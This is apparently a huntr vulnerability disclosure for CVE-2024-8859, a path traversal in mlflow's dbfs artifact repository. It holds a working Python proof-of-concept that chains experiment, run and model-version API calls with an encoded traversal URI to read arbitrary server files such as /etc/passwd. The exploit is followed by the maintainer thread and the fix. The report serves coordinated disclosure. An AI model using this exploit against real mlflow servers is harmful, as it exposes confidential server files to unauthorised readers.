

Local File Read/Path Traversal in dbfs in mlflow/mlflow

✓ Valid

Reported on Aug 15th 2024

Description

Similar to CVE-2024-1558 (<https://huntr.com/bounties/7f4dbcc5-b6b3-43dd-b310-e2d0556a8081>), only the path part has been checked; parts such as query and parameters have not been handled. When users configure and use the dbfs service, concatenating the URL directly into the file protocol results in an arbitrary file read vulnerability.

The vulnerability is triggered if the user has configured the dbfs service; during usage, the service is mounted to a local directory. The following will use a local virtual disk to simulate the configuration of this service, which theoretically produces the same effect as when the service is actually used.

```
sudo mkdir /dbfs
dd if=/dev/zero of=test.img bs=4M count=10
sudo losetup /dev/loop99 test.img
sudo fdisk /dev/loop99
```

```
Command (m for help): n
Partition type
p   primary (0 primary, 0 extended, 4 free)
e   extended (container for logical partitions)
Select (default p): p
Partition number (1-4, default 1): 1
First sector (2048-81919, default 2048):
Last sector, +/-sectors or +/-size{K,M,G,T,P} (2048-81919, default 81919):
```

Created a new partition 1 of type 'Linux' and of size 39 MiB.

```
Command (m for help): w
The partition table has been altered.
Calling ioctl() to re-read partition table.
Re-reading the partition table failed.: Invalid argument
The kernel still uses the old table. The new table will be used at the next reb
```

```
sudo losetup -d /dev/loop99
sudo mkfs.ext4 test.img
mke2fs 1.46.5 (30-Dec-2021)
Found a dos partition table in test.img
Proceed anyway? (y,N) y
Discarding device blocks: done
Creating filesystem with 10240 4k blocks and 10240 inodes
```

```
Allocating group tables: done
Writing inode tables: done
Creating journal (1024 blocks): done
Writing superblocks and filesystem accounting information: done
```

```
sudo mount test.img /dbfs
sudo chown $USER:$USER /dbfs
```

Proof of Concept

```
from argparse import ArgumentParser
from random import randbytes
from requests import Session
from urllib.parse import unquote

if __name__ == "__main__":
    parser = ArgumentParser()
    parser.add_argument("--url", required=True)
    parser.add_argument("--path", default="/etc/passwd")
    args = parser.parse_args()

    url = args.url
    ajax_api = f"{url}/ajax-api/2.0/mlflow"

    with Session() as s:
        experiment_name = "e_" + randbytes(4).hex()
        rsp = s.post(f"{ajax_api}/experiments/create", json={ "name" : experiment_name })
        experiment_id = rsp.json()["experiment_id"]

        rsp = s.post(f"{ajax_api}/runs/create", json={ "experiment_id" : experiment_id })
        run_uuid = rsp.json()["run"]["info"]["run_uuid"]
        # upload an artifact to force creation of '/dbfs/uuid/artifacts/a?' directory
        # no artifacts were uploaded before:
        rsp = s.post(f"{ajax_api}/upload-artifact?run_uuid={run_uuid}&path=a?/a", data="a")
        rsp = s.post(f"{ajax_api}/experiments/delete", json={ "experiment_id" : experiment_id })

        # create a registered model and version:
        model_name = "m_" + randbytes(4).hex()
        rsp = s.post(f"{ajax_api}/registered-models/create", json={ "name" : model_name })

        rsp = s.post(f"{ajax_api}/model-versions/create", json={
            "name" : model_name,
            # '/dbfs/uuid/artifacts/a?' is a valid file path
            "source": f"dbfs://{run_uuid}/artifacts/a%3f/../../../../../../../../../../../../"
        })

        rsp = s.get(f"{args.url}/model-versions/get-artifact", params={
            "name" : model_name,
            "version" : 1,
            "path" : args.path.removeprefix("/")
        })
```

```
try:
    print(rsp.content.decode())
except UnicodeDecodeError:
    print(rsp.content)
```

Impact

This vulnerability is capable of arbitrary files in the context of servers process.

Occurrences

 uc_volume_artifact_repo.py L235

 We are processing your report and will contact the **mlflow** team within 24 hours. a year ago

 A **GitHub Issue** asking the maintainers to create a `SECURITY.md` exists a year ago



 **huntr-helper** modified the Severity from High (7.5) to Medium (5.5) a year ago

 We have contacted a member of the **mlflow** team and are waiting to hear back a year ago

 We have sent a follow up to the **mlflow** team. We will try again in 4 days. a year ago

 We have sent a second follow up to the **mlflow** team. We will try again in 7 days. a year ago

 The researcher has received a minor penalty to their credibility for miscalculating the severity: -1



 **huntr-helper** has marked this vulnerability as a duplicate of `424b6f6b-e778-4a2b-b860-39730d396f3e` a year ago

 The disclosure bounty has been dropped 

 The fix bounty has been dropped 

 The researcher's credibility has decreased: -5



huntr-helper commented a year ago

[Admin](#)

This report was closed because it was determined to be a duplicate of a report submitted on 2023-12-21 21:36:43.865000



m4yfly commented a year ago

[Researcher](#)

I am disappointed with your vulnerability assessment criteria. It is obvious that the old vulnerability points you mentioned have been fixed, yet this report can still be reproduced in the latest version, for which you have deemed it as the same vulnerability.

 A huntr admin reset this report to a pending state. a year ago



 **Ethan Silvas** modified the Severity from Medium (5.5) to High (7.5) a year ago



 **Ethan Silvas** set the scheduled publication date to Nov 13th 2024 UTC a year ago

★ The researcher has received a minor penalty to their credibility for miscalculating the severity: -1



✓ **Ethan Silvas** validated this vulnerability a year ago

Confirmed previous PoCs from other reports are no longer possible. Able to reproduce this as a separate issue.

\$ **m4yfly** has been awarded the disclosure bounty ✓

\$ The fix bounty is now up for grabs

★ The researcher's credibility has increased: +7

🔑 **CVE-2024-8859** assigned to this report. a year ago

Harutaka Kawamura commented a year ago

Maintainer

Thanks for reporting this. Filed <https://github.com/mlflow/mlflow/pull/13161> as a fix for this vulnerability.

👁️ A **mlflow/mlflow** maintainer has acknowledged this report a year ago

 The scheduled publication date was automatically extended from 13th Nov 2024 to 20th Nov 2024 due to the maintainers acknowledgement of the report a year ago

Harutaka Kawamura commented a year ago

Maintainer

@m4yfly Can you verify the fix?



m4yfly commented a year ago

Researcher

@Harutaka Kawamura Hi, The folder was manually created in DBFS just because configuring Databricks runtimes in actuality is complex. I reviewed the patch, and it seems to merely check whether the current environment is a genuine Databricks runtime. It

appears that if the current environment is indeed a genuine Databricks runtime, the logic of the vulnerability would not be altered and could still be triggered?

I believe the main issue lies in insufficient validation when handling the `/model-versions/create` route. In the `_create_model_version()` function, when calling `_validate_source`, the path `f"dbfs://{run_uuid}/artifacts/a%3f/../../../../../../../../../../../../../../../../"` is considered a legitimate path. Furthermore, when processing the `/model-versions/get-artifact` route and using `artifact_uri` within `dbfs_artifact_repo_factory`, there's an opportunity for the path to be used as part of a file protocol URI (without stripping query parameters from the URL or parameters after the `#` symbol).



m4yfly commented a year ago

Researcher

I believe the vulnerability still exists as long as the code that concatenates the file protocol in `dbfs_artifact_repo_factory` has the potential to be triggered. I'm not sure if my understanding of Databricks is correct?



m4yfly commented a year ago

Researcher

@Ethan Silvas, this issue has been resolved via <https://github.com/mlflow/mlflow/pull/13161>.

✉ We have notified the **mlflow/mlflow** maintainers about this report in their weekly follow-up a year ago

[Sign in](#) to join this conversation

CVE
CVE-2024-8859
Published

Vulnerability Type
CWE-29: Path Traversal: '\\.\filename'

Severity

High (7.5)

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	None
Availability	None

[Open in visual CVSS calculator](#)

Registry
Pypi

Affected Version
2.15.1


Visibility
Public

Status
Fixed

Disclosure Bounty
\$750

Fix Bounty
\$187.5

Found by



m4yfly
@m4yfly
UNPROVEN


Fixed by



Harutaka Kawamura
@harupy
UNPROVEN


Supported by [Palo Alto Networks](#) and Prisma AIRS, leading the way to greater AI security.

